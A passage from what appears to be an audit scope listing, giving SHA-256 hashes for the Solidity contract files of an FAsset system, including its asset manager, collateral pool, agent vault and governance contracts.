f38b6e56ee8267f8468fe17759d37f486276e58c3c649a66a56f4f45b1f5135c
./liquidationStrategyImpl/LiquidationStrategyImplSettings.sol
dc8ce0eda8b52f222369fd8474d4658678fc159f111c112037e8672859eac828 ./Liquidation.sol

Located at ./contracts/fasset/implementation/:

8877345769087296eba5a678f07edafa587998e4d2db996c1655457143220e16 ./CollateralPoolTokenFactory.sol
ff61f366618523d96c12fb2919547cb753f98341be3e6db67ce12935c95094d5 ./FAsset.sol
6b5d2409826b904f3a5cb7625b09345629090e7cd5a1fb9f9fbc8b2a58948d8c ./AssetManager.sol
1b97db26bd32350e5565529df5e35a19e7742e31b53c1de9894dd136bd810f97 ./CollateralPoolToken.sol
51cf7bdde2d0647e5f7147b79380e45bd69be3fdea674a1f3793f289b2d7ec64 ./CollateralPool.sol
204ec5c2845ed9a27779b523a0b121a6ccb64a1fac3fed8dc0be75752e946f6 ./Whitelist.sol
adf0c042735f04469510ce2453f33b2994300ed429ca274244f32faac41baf1c ./AssetManagerController.sol
1b64bd7860b8d889acb0d4f001f6bb2fc248e8d94dc0321b0a56df7422a2a832 ./AgentVault.sol
bf11151851a73c46d33cc1d37905080be39d868950e71f315a8046548c6d8b0a ./FtsoV1PriceReader.sol
54fed372d60174823c6ac9bc99be6d9b8f9362c641a838d7ce385075c5a1282e ./CollateralPoolFactory.sol
24bae3fe3e6c831bc00dcfaad55b16d67af08d80fab24c8e489ad2102851aab9 ./AgentVaultFactory.sol

Located at ./contracts/userInterfaces/:

d2d88da4a67bc975f3baa3610c7f23749ff1a83ac7182dc9390b3ca6cf4fc397 ./ICollateralPool.sol
09f26fdb287841f38a06682f211d0ea289a7784a8b6aae2933c9fdfe27c91ef1 ./IAgentVault.sol
11ee684faee61d5cb4ecaead2439d21309b1ff3540f78b7b92397b3926aa18be ./IAAssetManager.sol
0d70273cb1689d694c8d3f9ddc507565b4d5e9b6d1c6471bb0b164cb846a594c ./IAAssetManagerEvents.sol
b2f28547d0040f92079f49897b2a7e797b5769ef5456ca7db5e54ea4aa5168a5 ./ICollateralPoolToken.sol
c2512ff73effd33e2405618f7d253f1db8bda20e510361ef1729f52dcf38ff97 ./data/AgentInfo.sol
7639b92436c4ec9beec85d3a58c9c62265cc2201c5252aa80f21443818a0840 ./data/AssetManagerSettings.sol
0873d74f4581353e140bd3f49ec40572adc374ea9434b1ace1b79c1fc51d6a69 ./data/CollateralType.sol
8326da83af675b619091472ffe8b2fd90853e291cc6e23427492f3489d2b438a ./data/AgentSettings.sol
7b2ded4f198cbc76f223b88ace6cea9353178864e5a1dc47e204f193da84a7e8 ./data/AvailableAgentInfo.sol

Located at ./contracts/governance/implementation/:

3d5eff736a40b3fe0fec6e32ff443f563c242c95d557befce46f7ca90db80d2b ./Governed.sol
8889ebf5e02c11027ce76afd351b294e871be06fdf63549d818300a05eddb22 ./AddressUpdatable.sol
4af1d53261b93f00970e79aaf855e5deee486827e2037ce77d2a30e43b83df01 ./GovernedBase.sol